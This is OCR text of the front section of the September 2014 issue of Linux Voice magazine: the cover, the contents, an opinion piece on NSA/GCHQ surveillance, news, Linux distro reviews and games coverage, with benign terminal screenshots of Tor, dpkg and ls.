50% OF OUR PROFITS GO BACK TO FREE SOFTWARE

FREE DVD!

LINUXVOICE

115 PAGES OF LINUX LEARNING

September 2014

FREE SOFTWARE | FREE SPEECH

ARDUINO + PYTHON
ROBOTS!
Build an automatic Linux powered sentry

FREEDOM!
TOR
Protect your privacy from the NSA & GCHQ

PACKAGING
APT & YUM
Manage your software the easy, efficient way

RASPBERRY PI PROJECTS

Voice recognition > Minecraft > Space > Scratch > Security > and more!


PLUS
SLACKWARE
Why it's not the crusty old dinosaur you think it is

34+ PAGES OF TUTORIALS

+

FORK IT Why software splits happen
KDE 5 Look deep into the soul of the Kool Desktop
WAYLAND Hear from the horse's mouth how it's progressing

OPEN SOURCE ART
KRITA
Paint a masterpiece with Free Software



OLD CODE
ALAN TURING
Manchester Mark I and the hunt for primes

ISSN 2054-3778
September 2014 £5.99 Printed in the UK
9 772054 377001 09

PRIVACY
IS
IMPOSSIBLE

WITHOUT
FREE SOFTWARE

FREE SOFTWARE
FOUNDATION

u.fsf.org/prism

Surely not issue 6 already!?

The September issue

LINUX VOICE

Linux Voice is different. Linux Voice is special. Here's why...

1 At the end of each financial year we'll give 50% of our profits to a selection of organisations that support free software, decided by a vote among our readers (that's you).

2 No later than nine months after first publication, we will relicense all of our content under the Creative Commons CC-BY-SA licence, so that old content can still be useful, and can live on even after the magazine has come off the shelves.

3 We're a small company, so we don't have a board of directors or a bunch of shareholders in the City of London to keep happy. The only people that matter to us are the readers.

GRAHAM MORRISON

A free software advocate and writer since the late 1990s, Graham is a lapsed KDE contributor and author of the Meeq MIDI step sequencer.

Raspberry Pi gets a lot of coverage. But there's something often forgotten. The Raspberry Pi is a Linux computer and Linux was chosen for a reason. Everything that people learn on a Raspberry Pi, whether that's installing their first operating system or learning to code, they're learning to do it with Linux; a free and open platform with no barriers to entry and the ultimate transferable skills cache. That's phenomenal. Just imagine what the next generation of Computer Scientists might be capable of when this has been their launching platform, and what their expectations will be for openness and collaboration.

Almost everything you can do with a Raspberry Pi you can do with any other Linux device. You could almost search and replace Pi with Debian or Ubuntu. Quite apart from the hardware (and hello to the new Model B+!), the Pi is becoming a standard. And in my opinion, this is something Linux and open source badly needs to improve its accessibility and sustainability. So here's to the next 3 million!

Graham Morrison
Editor, Linux Voice

SUBSCRIBE ON PAGE 60

THE LINUX VOICE TEAM

Editor Graham Morrison
graham@linuxvoice.com

Deputy editor Andrew Gregory
andrew@linuxvoice.com

Technical editor Ben Everard
ben@linuxvoice.com

Editor at large Mike Saunders
mike@linuxvoice.com

Games editor Liam Dawe
liam@linuxvoice.com

Creative director Stacey Black
stacey@linuxvoice.com

Malign puppetmaster Nick Veitch
nick@linuxvoice.com

Editorial contributors:
Chris Brown, Mark Crutch, Marco Fioretti, Josette Garcia, Juliet Kemp, John Lane, Vincent Mealing, Simon Phipps, Jos Poortvliet, Les Pounder, Valentine Sinitsyn

What's hot in LV#006

ANDREW GREGORY

I know it may sound like a nascent bromance, but I love Ben's robot arm Nerf gun sentry robot thing **p90**

BEN EVERARD

KDE is finally getting its act together, so its great to see the community with firm plans for the new release **p30**

MIKE SAUNDERS

I now have a small blinking LED attached to my Raspberry Pi telling me when the ISS passes above, thanks to our feature! **p18**


CONTENTS

September LV006


The ninth project: create 115 page of awesome. Mission accomplished!

SUBSCRIBE ON PAGE 60


TUTORIALS



76 **Krita: Get started with brush modes and layers**
Paint your masterpiece with Free Software and the Divine Stallman.



Welcome to Linux Voice Python Quiz
Would you like to play the Quiz?
LINUXVOICE
FREE SOFTWARE | FREE SPEECH
Yes
No

78 **Build a quiz in Python, EasyGUI and Pygame**
Use functions, variables and lists to expand your skills.




```
n@ben-All-Series: ~
a   865 (Linux 3.2.0-4-amd64)        Tor 0.2.3.25 (recommended)
t   85.8.238.66:9001, Control Socket: /var/run/tor/control
c   tor, 1.2% arm    mem: 112 MB (11.2%) pid: 2896   uptime: 2-01:49:43
fingerprint: 8CBF156327B0A9958FA9B2D83DE3FF6C733DB10D
flags: Exit, Fast, Named, Running, Stable, Valid

page 1 / 5 - m: menu, p: pause, h: page help, q: quit
Bandwidth (limit: 800.0 Kb/s, burst: 1.5 Mb/s, measured: 256.0 b/s):
Download (56.0 Kb/sec):                 Upload (18.0 Kb/sec):
  44                                     54

  29                                     36

  14                                     18

   0                                      0
 avg: 224.3 Kb/sec, total: 6.3 GB        avg: 236.3 Kb/sec, total: 6.5 GB

Events (TOR/ARM NOTICE - ERR):
   19:52:49 [ARM_NOTICE] Read the last day of bandwidth history from the state
     file (1 hour is missing)
   19:52:49 [ARM_NOTICE] Tor is preventing system utilities like netstat and
     lsof from working. This means that arm can't provide you with connection
     information. You can change this by adding 'DisableDebuggerAttachment 0'
```

82 **Tor: Encrypt your internet traffic**
You may not have anything to hide, but you can still help.




```
mike@debianmike: ~
File   bs  Help
ro      mike:/var/cache/apt/archives# dpkg -I vim_2%3a7.3.547-7_i386.deb
 ne      package, version 2.0.
 si      0 bytes: control archive=1871 bytes.
     934 bytes,    22 lines      control
     237 bytes,     4 lines      md5sums
    2395 bytes,    77 lines   *  postinst             #!/bin/sh
    1218 bytes,    57 lines   *  prerm                #!/bin/sh
 Package: vim
 Version: 2:7.3.547-7
 Architecture: i386
 Maintainer: Debian Vim Maintainers <pkg-vim-maintainers@lists.alioth.debian.org>
 Installed-Size: 1797
 Depends: vim-common (= 2:7.3.547-7), vim-runtime (= 2:7.3.547-7), libacl1 (>= 2.2
.51-8), libc6 (>= 2.11), libgpm2 (>= 1.20.4), libselinux1 (>= 1.32), libtinfo5
 Suggests: ctags, vim-doc, vim-scripts
 Provides: editor
 Section: editors
 Priority: optional
 Homepage: http://www.vim.org/
 Description: Vi IMproved - enhanced vi editor
  Vim is an almost compatible version of the UNIX editor Vi.
  .
  Many new features have been added: multi level undo, syntax
  highlighting, command line history, on-line help, filename
  completion, block operations, folding, Unicode support, etc.
  .
  This package contains a version of vim compiled with a rather
  standard set of features.  This package does not provide a GUI
```

86 **Linux 101: Master your package manager**
Find out what's going on at the heart of your Linux distro.



90 **Arduino & Python: Build robotic weaponry**
Add face recognition software to a toy gun. Mayhem ensues!



Open Data Open Society

Marco Fioretti

Truly, nothing is so astonishing as figures, if they once get started - Mark Twain, 1897 (Following The Equator, Chapter XVII)

1. Goals and structure of this report


Open Data Op
Marco Fioret
1. Goals and
2. Why data a
3. Current sta
3.1. Austria
3.2. Finland
3.3. France
3.4. German
3.5. Iceland
3.6. Italy
3.7. Norway
3.8. Sweden
3.9. United
3.10. An exa
4. Why Open
4.1. Definitio
4.2. The nat
4.3. Governm
4.4. Econom
4.4.1. Exte
4.4.2. Inte
4.5. If openn

98 **Sigil: Create quality ebooks for any OS**
Self publishing is the future of the novel, so why not try it today?

102 **Code ninja: Callbacks and non-blocking IO**
Let your JavaScript flow free as a mountain stream.

104 **Alan Turing and the Manchester Mark I**
Nazis defeated, our hero Turing is just getting started.

REVIEWS



46 **CentOS 7**
This respin of Red Hat Enterprise Linux brings all the features at none of the cost.


48 **Minetest**
Immerse yourself in a blocky world of digging and building. Wait – that sounds familiar!

49 **Opera Developer 24**
Shock horror – a non-free web browser for Linux. The thing is though, it's actually jolly good...

50 **AfterShot Pro 2**
Bibble became AfterShot which has now become version 2. Can this release be the Adobe Lightroom for Linux?

51 **Harmony Smart Control**
Logitech wants to replace your ever-growing bundle of remote controls with a single mobile application. Is it made of win?

52 **Books** Something old, something new, and something that has us terrified of the NSA.


"The business book to read right now" GQ.com
MAKERS
The New Industrial Revolution
Bestselling author of The Long Tail
CHRIS ANDERSON
"A wonderful, important book" Neil Gaiman
CORY DOCTOROW
HOMELAND
THE UNIX PROGRAMMING ENVIRONMENT
Brian W. Kernighan
Rob Pike

NEWSANALYSIS

The Linux Voice view on what's going on in the world of Free Software.

Opinion

The surveillance state

We are being spied upon more than ever – but this truth has been twisted and denied by some.

Simon Phipps is president of the Open Source Initiative and a board member of the Open Rights Group and of Open Source for America.

As revelations from the whistle-blowing by Edward Snowden continue to flow, activists increasingly say we are the subjects of extensive, even blanket surveillance. The UK government vigorously denies this, saying we do not live in a surveillance society. It turns out both are right -- here's why.

GCHQ, the NSA and probably every other intelligence agency worth the name are actively gathering data from the internet. Everything on the internet is transient, with different decay periods, so gathering information is a constant process. They believe everything that can be gathered without illegal action is fair game, so they gather anything and everything they can, storing it just in case.

They are without doubt capturing and recording all and any email, instant messages, web pages, social media traffic and so on. Recent disclosures (**www.theguardian.com/world/2013/jul/31/nsa-top-secret-program-online-data**) reveal that the NSA collects "nearly everything a user does on the internet" and then offers analysts tools to search the data thus cached.

They have a variety of explanations why it's all legally gathered. Some is on open websites. Some is "public" in the sense that it passes through unsecured intermediaries that anyone could theoretically observe. Some is private, but can be gathered because of their interpretation of certain legal doctrines ("sent abroad" for example, when the service provider is in a different country to the originator), which allows them to treat it as public.

Public or private?

Intelligence agencies are thus slurping up enormous quantities of data in a wide range of protocols and contexts, far more than could ever be appropriate for any investigation. Why are they doing this? Because otherwise the data would be lost by the time they knew they needed it. They are not actually looking at most of it, at least not straight away. All they are doing is making transient data persist – they are caching. They are not breaking any rules by doing so (at least according to their own legal outlooks). They are simply engaged in blanket data gathering to the limits of the legality they understand for their acts. The result is truly enormous "data lakes".

To *study* the data is a different thing, in their view. According to their legal advisors "wire tapping" or "hacking" starts at the point they actually have a human being analyse or interpret the data. The NSA's XKeyscore tool provides such a capability, and undoubtedly GCHQ and other agencies have similar tools for fishing in their own data lakes. They claim that access to the lake is limited, but disclosures suggest that it is limited by rule and the threat of audit, and not actually by any technical means. As a consequence, agents have to consciously ignore out-of-scope results from tools like XKeyscore.

"Everything on the internet is transient, so gathering information is a constant process."

Let's go fishing

Using metadata is considered OK as it is simply the 'public' aspect of the contents of the data lake. Metadata helps target the fishing more accurately, but it can also be used to 'triangulate' and determine facts directly. It's an open question whether using varied metadata to triangulate on private facts is surveillance.

So when Theresa May says "there is no programme of mass surveillance and there is no surveillance state" and responds to claims that GCHQ engages in unlawful hacking as "nonsense", she is probably speaking the truth according to her chosen frame of definition (in the same sense as Bill Clinton's statement "I did not have sexual relations with that woman" was true). There is certainly a well-considered system of rules that make her statements precisely true.

Her denial is still disingenuous. Most people would expect her words to mean no surveillance is happening. But a vast lake of data is being "persisted" for future analysis, and a large quantity of metadata is also retained to decide where in the lake to go fishing. Her attempt to divert us from this truth is itself a signal of a problem.

The intelligence services and the public officials they hide behind know we would be alarmed both by the volume of data they hold on us and by the way it is manipulated and would rather we stopped asking questions. That's exactly why we need organisations like the Open Rights Group and the Electronic Frontier Foundation to keep asking.

Raspberry Pi • Russians • OwnCloud • Ardour • Allseen Eye • Linux Extremism

CATCHUP

Summarised: the biggest news stories from the last month

1 Raspberry Pi Model B+ adds USB ports, micro SD

Mere nanoseconds before we went to press, the Raspberry Pi Foundation announced an updated board: Model B+. This adds more GPIO pins (taking the total to 40), two extra USB ports, and a micro SD card slot. The board is now neater and smaller, and much work has been done to make it less power hungry: "we've taken between 0.5 and 1 watt of power consumption out of the device", Liz Upton told us. Stay tuned for more on the Model B+ next issue!

2 Russian government to ditch Wintel for Linux

It's all getting a bit Cold War-esque, with increased tensions between the West and Russia over Ukraine. Now the Russian government has announced a change in policy from 2015 onwards: its departments will no longer buy PCs with Intel or AMD chips running Windows, but systems based on the home-grown Baikal CPU. Moreover, Linux will be the standard operating system. The Kremlin expects to buy 700,000 PCs with the new setup next year – a big migration to Linux.

3 OwnCloud 7 Beta sports new features galore

We're big OwnCloud fans here at Linux Voice HQ, and this snapshot of the upcoming version 7 has plenty to explore. The interface has been refined, there are new sharing features, and the Documents editor gets annotations and Microsoft Word support. Full details at: **http://tinyurl.com/oe3wr7n**

4 Ardour digital audio workstation low on cash

Many Free Software and open source projects survive solely from donations, and that's how Ardour has kept going over the years. The lead developer has said he doesn't like begging for more money, but as donations have slowed down in recent months, he's finding it hard to keep working on the application full time. If you're an Ardour user, you can help out by taking out a subscription that helps to fund features and documentation: **http://tinyurl.com/meg4cyd**

5 Microsoft joins AllSeen Alliance, a project from The Linux Foundation


Is this post-Ballmer Microsoft going to be a better player in the FOSS world? It's too soon to tell, but the previously GPL-dissing company has just joined the AllSeen Alliance, a group effort to create an open source platform for the "Internet of Things". The Alliance was kickstarted by The Linux Foundation, and now counts LG, Sharp, Panasonic, Cisco, D-Link, HTC and other big-name companies as members. **www.allseenalliance.org**

6 100+ GitHub repositories taken down after DMCA notice from Qualcomm

Lawyers at wireless networking giant Qualcomm have thrown a hissy fit over alleged copyright infringement on GitHub. Over 100 projects on the popular code-sharing site have been taken down, including a CyanogenMod repository, but the justification has been controversial, as many GitHub developers claim that they're only using code and specification documents originally made free by Qualcomm itself. **http://tinyurl.com/pptf686**

7 Automotive Grade Linux issues first release

In other Linux Foundation news, the first version of Automotive Grade Linux is available to download. This is a "Linux-based software stack for the connected car", designed as a reference implementation for car makers to build upon. It features Google Maps integration, media playback, Bluetooth phone connectivity and a snazzy user interface. The stack has solid backing: Intel, Fujitsu, NEC, TI and Toyota, among other companies. **http://tinyurl.com/o24h7az**



8 Use Linux? You might be an "extremist", says NSA

If you've ever been to the Tor website, tried the Tails distro or even done general web searches for software that provides privacy or anonymity, the NSA may be tracking you. Yes, new leaks have shown that the US spying operation regards Tor and Tails as tools advocated by "extremists", and even places where they're discussed, such as Linux forums, are labelled in the same way. So just visiting Linux-related sites can have the spooks following you. Time for a new internet, we thinks...

DISTROHOPPER

We've tapped GCHQ's communications to find out what's going on in distro land.


Voyager 14.04

Xfce, your time has come.

Xfce is a great desktop environment, but up until now we've associated it more with function than style. It does what we want and doesn't burn through too many system resources. After trying out Voyager 14.04 though, we might have to rethink that classification. It comes with a vibrant white and blue theme, and a good set of icons and artwork. As you may have guessed, Voyager is based on Xubuntu 14.04, which is an LTS release, has all the software you'd expect from a *buntu, and should get all the security updates as well.

The project has a good website with some helpful tutorials. Unfortunately for us, they're all in French, though they do provide a link to Google Translate to help us foreigners. This does a decent job, but when things get technical, it can come up short.

Overall, Voyager is an excellent demonstration of what Xfce can do with a little bit of theming. If you're after a good-looking GTK 2 desktop environment, this shows that it can challenge Mate running on Linux Mint. It did feel like all the fancy add-ons have slowed down Xfce a bit, so it may not be the best distro for a low-power PC, but we didn't find it was too drastic on our test machine.



```
tu @ ubuntu ~
└ $ ▸ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
ubuntu @ ubuntu ~
└ $ ▸ 
```

The terminal session also has an unusual, but quite useful, two-line prompt.

Netrunner 14

One of our favourite KDE distros just got even better.

Blue Systems first hit the headlines in 2012 as a mysterious German company that sponsored Mint KDE, took over Kubuntu, and employed some well known KDE developers. Its first software release was two years before this, though, in 2010 when the first version of Netrunner came out. We now know a little more about Blue Systems. It's run as a philanthropic venture by Clemens Tönnies Jr, a German businessman who inherited a large proportion of a meat processing company.

Netrunner may not be a famous KDE distro, but it certainly comes from an organisation with the resources and talent to make a top-notch distro.

The desktop is heavily themed, and it's this that separates it from Kubuntu, on which the distro is based. In the bottom-left lies a Kicker menu, which feels more like the applications menu from GTK-based distros rather than the more traditional KDE offering. Netrunner also strays from standard KDE by purging the dreaded blue glow behind the active window. This is replaced by a less-offensive grey shadowing. The one thing we weren't keen on is the large icon sizes, which take up an unnecessarily large amount of screen space – but this is easy to fix.

We've been following the development of Netrunner for some time, and it's been getting better with each release. Part of this is due to Blue Systems supporting projects that fill in critical gaps in the KDE experience. For example, Muon Discover now brings a great software centre experience to Qt. This provides a much nicer experience than traditional package-based tools.

Netrunner deserves more attention than it's often given. If you're after a well-set up, well-themed KDE distro, it's one of the best.

We've tried the Kubuntu-based Netrunner 14, but there's also a version based on Arch Linux.

Red Hat Enterprise Linux 7

The number-one enterprise Linux distribution gets a major update.


Red Hat is a giant of commercial Linux, but few Linux users actually use its Enterprise Linux distribution because of its high licensing fees. However, there's a free 30-day trial version available for those who want to take a tour of the latest version – Red Hat Enterprise Linux 7.

The client (desktop) version comes with the Gnome 3 desktop, but by default, it starts it in classic mode to keep it familiar to Gnome 2 users – Red Hat isn't about to drastically change the look of its premium product, because its entire business is built upon stability and reliability.

Perhaps the biggest surprise for someone coming from other distros is the use of the XFS filesystem. This now supports sizes up to 500TB (yes, that's half a petabyte). BTRFS is available, but the literature describes it as 'young', which may be Red Hat's way of saying they're not ready to trust it yet. Active Directory is now supported, which could ease the load for a few sysadmins.

Of course, Red Hat isn't really about desktop users. It is, at its heart, a server OS. Here, the big news is the support for Docker. Of course, Docker does run on most Linux distros, but Red Hat is touting its close partnership with Docker Inc. (the company behind the technology), and is working hard to make RHEL the best platform on which to use it. There are also the usual bundle of upgrades, which Red Hat claims make the new version 11–25% faster.

The CentOS team are working on the community build, which may even be available by the time you read this.



The trial version is fun to play with, but without a subscription, you can't access the repositories.


BBQ Linux & Linux BBQ A tale of two distros

These two distros have nothing in common except very similar names.

Linux BBQ is a live distro designed purely to enable you to test out different window managers. In the latest version, there are 76 different window managers ready to try without you needing to install anything. It's a little hard to think of an occasion when you need 76 different window managers, but there is a bit of geek-pleasure to be had from finding exactly the right one for you.

BBQ Linux, on the other hand, is a distribution built for Android developers, so it's got Android Studio, the Android SDK and a host of other apps. According to the project's website, it's got everything you need to build an Android Open Source Project (ASOP) distribution like Cyanogenmod, and it's based on Arch with the Mate window manager.

There are a lot of Linux distributions, but when there are 600,000 words in the Oxford English dictionary, you should be able to find something original for your software. There are, no doubt, some slightly confused phone developers out there wondering why they have to pick a window manager before working on their new app.



```
Crea
   please choose a window manager
      ↑(-)
             enlightenment_start
             euclid-wm
             evilpoison
             evilwm
             fluxbox
             flwm
             fvwm-crystal
             goomwwm
             hcwm
             herbstluftwm
             i3
             icewm
             jwm
             karmen
             larswm
             lwm
             matwm2
             mcwm
             monsterwm
             musca
      ↓(+)                                53%

          <  OK  >        <Cancel>
```

Linux BBQ and BBQ Linux provide a salutory warning to aspiring developers: check that the intended name of your project isn't already in use before you release it!

GAMING ON LINUX

The tastiest brain candy to relax those tired neurons

OPEN UP

Liam Dawe is our Games Editor and the founder of gamingonlinux.com, the home of Tux gaming on the web.

You might expect us to say this, but opening up the source code of a game can better for everyone. It's a hot topic and one that has been talked about for years, but it seems that bigger developers still don't quite understand that they can still sell their game even if the source code is available for free.

The first thing to note is that for a game to be open source it doesn't mean that the media needs to be. So, the games engine can be open, but the art, music, voiceovers etc can still be closed assets, meaning the engine by itself wouldn't be the game. This way it keeps the developer's revenue streams open. True, this it may open the developer up to game clones, but unless your game were extremely simple that wouldn't be an easy task.

Having the code open actually enables others to port the game to platforms that the original developer may have never considered or been able to do themselves, opening up more places to sell their game. Ports aren't the only thing opening up the code allows, as it will also stop the game from falling behind with newer operating systems to enable code changes to support computers as they get more and more complex.

There is also the fact that if you manage to get a community behind it other coders can help improve the code itself to optimise it and give feedback for future projects. If anyone from Frontier Developments is reading – open source is good!
http://forums.linuxvoice.com


XCOM: Enemy Unknown

The invasion has begun!

XCOM: Enemy Unknown, a high-profile reboot of the *XCOM* series has been released on Linux to great fanfare.

XCOM: Enemy Unknown mixes base building, research and turn-based combat in one absolutely beautiful package and just goes to show how far Linux has come in developers' and publishers' minds for us to get such a high-profile game.

The original XCOM is one of the best strategy games ever made and this reboot really does it justice. It takes the original and amplifies everything that was good about it. There's a pack available for it called "Enemy Within", which adds a ton of new content including new multiplayer maps, new types of aliens and much much more. We highly recommend taking a look at this one, as the importance of games like this on Linux cannot be overstated.
http://store.steampowered.com/app/200510


Not your traditional base building.

Civilization: Beyond Earth


A classic redefined and coming to Linux!

Wow! Another high-profile game getting a Linux version! Remind us to check if hell has frozen over. *Civilization: Beyond Earth* is the next iteration of the extremely popular *Civilization* franchise, although it shares certain aspects of Sid Meier's *Alpha Centauri* as well. The *Civilization* series are usually included in Steam's most popular games, so it's another barrier removed for Linux gamers.

For those who don't know it's a turn-based strategy game full of exploration, diplomacy, research and combat. Considering this iteration is set on another planet some interesting looking creatures are bound to be found too.

The game is due for release this autumn, so we still have a bit of waiting to do.

